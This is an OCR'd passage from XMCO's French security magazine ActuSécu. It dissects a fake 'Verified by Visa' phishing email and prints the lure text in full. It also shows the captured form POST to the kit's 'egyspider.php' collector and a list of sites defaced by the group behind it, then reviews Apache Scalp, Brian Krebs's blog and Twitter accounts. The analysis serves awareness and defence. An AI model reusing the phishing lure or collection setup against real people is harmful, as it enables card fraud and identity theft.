
Reprenons notre catégorie du Phishing avec un exemple d'email reçu récemment.

Subject: Votre Carte Bancaire est suspendue
Date: Tue, 2011 20:04:40 +0200

Verified by VISA MasterCard SecureCode

Bonjour client de Visa Card ,
Votre Carte Bancaire est suspendue , Car Nous avons remarquer un probleme sur votre Carte.
Nous avons determiner que quelqu'un a peut-etre utiliser Votre Carte sans votre autorisation. Pour votre protection, nous avons suspendue votre Carte de credit. Pour lever cette suspention, **Cliquez ici** et suivez la procedure indiquer pour Mettre a jour de votre Carte Credit.
Note: Si ce n'est pas achever pendant 2 jours, nous serons contraints de suspendre votre carte indfiniment, car il peut tre utiliser pour frauduleuses
Nous vous remercions de votre cooperation dans le cadre de ce dossier.
Merci,
Support Clients Service.
Copyright 1999-2011 VerifedbyVisa . Tous droits reserves.

Une fois le lien suivi, nous accédons au domaine alert-client.com et le site web nous propose de vérifier notre identité.




Comme tout Phishing qui se respecte, les coordonnées bancaires sont également demandées.

```
POST http://alert-client.com/FR-fr/security/vpv/onlineshop/visa/france/compte/confirmation/egyspider.php HTTP/1.1
Host: alert-client.com
User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; fr; rv:1.9.2.16) Gecko/20110319 Firefox/3.6.16
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://alert-client.com/FR-fr/security/vpv/onlineshop/visa/france/compte/confirmation/index.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 371

Template%24ctrlSearch%24txtSearch=Search&lname=CERT&fname=XMCO&jour=15&mois=10&annee=1975&adress=rue+de+la
+chasse&city=Paris&zip=75001&pays=FRANCE&tel=0142424242&email=test%40xmco.fr&pass=&njm=Dupont&bankname=Dupont
&idbankname=Dupont&Fullname=Dupont&cctype=Visa&
```


Le formulaire poste les informations saisis sur un script PHP nommé Egyspider. Une rapide recherche sur Google avec ce mot clef nous donne quelques résultats.



Ce groupe de hacker sont à l'origine de nombreux «defacements».

Date	Notifier	H	M	R	L	Domain	OS	View
2011/07/05	egy spider	H	M			www.bazzookavps.com	Linux	mirror
2010/10/14	egy spider	H				wp.vbhacker.net	Linux	mirror
2010/03/18	egy spider	H				www.osbbank.com	Win 2003	mirror
2009/10/22	egy spider	H				www.travian-portal.de	Linux	mirror
2009/03/28	egy spider	H				onlinesakarya.com	Linux	mirror
2009/02/10	egy spider					www.canal-onanismo.org/index.htm	Linux	mirror
2009/02/10	egy spider	H	M			aas.net	Linux	mirror
2009/02/10	egy spider	H	M			www.tzev.com	Linux	mirror
2008/12/18	egy spider	H				www.onisrael.com	FreeBSD	mirror
2008/06/25	egy spider	H	M			maxara.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.tdivadlo.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.ekoenergia.org	Linux	mirror
2008/06/25	egy spider	H	M			www.pzko.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.kassct.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.irpdostalek.cz	Linux	mirror
2008/06/25	egy spider		M			www.sochor-reklama.com/index.htm	Linux	mirror
2008/06/25	egy spider	H	M			www.polonica.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.obecalbrechtice.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.zeleznaberla.org	Linux	mirror
2008/06/25	egy spider	H	M			www.garmond.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.kctesin.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.servisxt.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.lwm.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.vinis.cz	Linux	mirror
2008/06/25	egy spider	H	M			www.galacticheal.com	Linux	mirror

Le formulaire nous redirige ensuite vers le site web de Visa.



Cette attaque est une fois de plus grossière (cf. les fautes d'orthographe de l'email reçu). Cependant, ces techniques de Social Engineering marchent toujours et ont sans aucun doute berné de nombreux internautes...

À chaque parution, dans cette rubrique, nous vous présentons des outils libres, des extensions Firefox, ou encore nos sites web préférés.

Pour cette édition, nous avons choisi de vous présenter Apache Scalp, le blog de Brian Krebs et une sélection des profils Twitter suivis de par le CERT-XMCO.

Adrien GUINAULT

Maximilian

BLOGS LOGICIELS TWITTER

Apache Scalp :
Outil d'analyse de logs Apache

Le blog de Brian Krebs:
Chercheur en cybercriminalité

Top Twitter :
Une sélection de comptes Twitter suivis par le CERT-XMCO

> Apache Scalp

Outil d'analyse de journaux d'évènements

DISPONIBLE A L'ADRESSE SUIVANTE :
http://code.google.com/p/apache-scalp/

Avis XMCO ●●●●○

Bien que cet outil accélère considérablement l'analyse, de nombreux faux positifs sont remontés (notamment pour des vulnérabilités inexploitables comme «HTTP response splitting»).

Il ne remplacera jamais l'analyse manuelle et nos grep favoris, mais il pourra faire gagner un temps considérable lorsqu'il faudra analyser plusieurs MB de logs Apache.


Description


Apache Scalp est un outil d'analyse de log Apache. Lors de missions Forensics, l'analyse de logs web manuelle est bien souvent fastidieuse.


Apache Scalp permet d'analyser rapidement un fichier à la recherche de patterns caractéristiques des attaques web : XSS, injection SQL, injection LDAP, directory traversal.

Cet outil s'appuie sur les règles définies par PHP-IDS et possède donc un nombre assez important de regexp.

De nombreuses options sont disponibles afin notamment d'exporter les résultats sous forme HTML ou encore de cibler un type d'attaque.







> Blog de Brian Krebs

Blog cybercriminalité

DISPONIBLE A L'ADRESSE SUIVANTE :
http://krebsonsecurity.com/

Avis XMCO

Le blog de Brian Krebs aborde de nombreuses thématiques aussi bien techniques que cybercriminalité au sens large. Krebs est devenu un spécialiste incontournable de ce milieu et ses papiers sont toujours passionnants et approfondies !

Description


Brian Krebs, journaliste de 1995 à 2009 au Washington Post propose, depuis décembre 2009, un blog dédié à la sécurité informatique et à la cybercriminalité.

Tous les sujets sont abordés des virus aux techniques des cybercriminels ou encore les nouvelles vulnérabilités.

Suivez également Gynvael sur Twitter :
http://www.twitter.com/briankrebs

> Sélection des comptes Twitter suivis par le CERT-XMCO…

		URL
Iftach Ian Am (iamit)		https://twitter.com/#!/iiamit
CcurelT NEWS (CyberCrimeNEWS)		https://twitter.com/#!/CyberCrimeNEWS
Georg Wicherski (ochsff)		https://twitter.com/#!/@ochsff
Xavier Mertens (xme)		https://twitter.com/#!/@xme
Peter Krus (peterkruse)		https://twitter.com/#!/@peterkruse
Brian Krebs (briankrebs)		https://twitter.com/#!/briankrebs
Cédric Foll (follc)		https://twitter.com/#!/follc
The Hackers News (TheHackersNews)		https://twitter.com/#!/TheHackersNews
SecList (SecList)		https://twitter.com/#!/SecList
Nicolas Grégoire (Agarri_FR)		https://twitter.com/#!/Agarri_FR



> Remerciements

Couverture SSTIC

Cédric Blancher
http://sid.rstack.org/gallery/?galerie=201106_Rennes

Photos des articles

Emanuel Galimberti
http://www.flickr.com/photos/emanuelgalimberti/5320911527/in/photostream (www.photo-works.it)

Bicouni
http://www.flickr.com/photos/bicouni/3201057182/sizes/o/in/photostream/

Chris Greer
http://www.flickr.com/photos/chrisgreer/3481810948/sizes/l/in/photostream/

Laura Gilmore
http://www.flickr.com/photos/genbug/5365019087/sizes/o/in/photostream/

leg0fenris
http://www.flickr.com/photos/legofenris/4390167286/sizes/o/in/set:72157622913762654/

Maximilian
http://www.flickr.com/photos/maximilianlindhe/3071939515/sizes/z/in/photostream/

Amelia Schmidt
http://www.flickr.com/photos/meeli/2854849909/

Peter Kirn
http://www.flickr.com/photos/p_kirn/3540530672/

Tobias Leeger
http://www.flickr.com/photos/saibotregeel/1098106984/sizes/o/in/photostream/

Steven Brener
http://www.flickr.com/photos/sbrener/5999685541/lightbox/

Rebecca Weaver
http://www.flickr.com/photos/trebecca84/6145989892/sizes/o/in/photostream/

xmco®
we deliver security expertise

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO. Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, et ce, en toute indépendance. Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante (versions françaises et anglaises) : http://www.xmco.fr/actualite-securite-vulnerabilite-fr.html

11 bis, rue de Beaujolais
75001 Paris - France

tél. +33 (0)1 47 34 68 61
fax. +33 (0)1 43 06 29 55
mail. info@xmco.fr
web **www.xmco.fr**

SAS (Sociétés par Actions Simplifiées) au capital de 38 120 € - Enregistrée au Registre du Commerce de Paris RCS 430 137 711
Code NAF 6202A - N°SIRET : 430 137 711 00049 - N° TVA intracommunautaire : FR 29 430 137 711

www.xmco.fr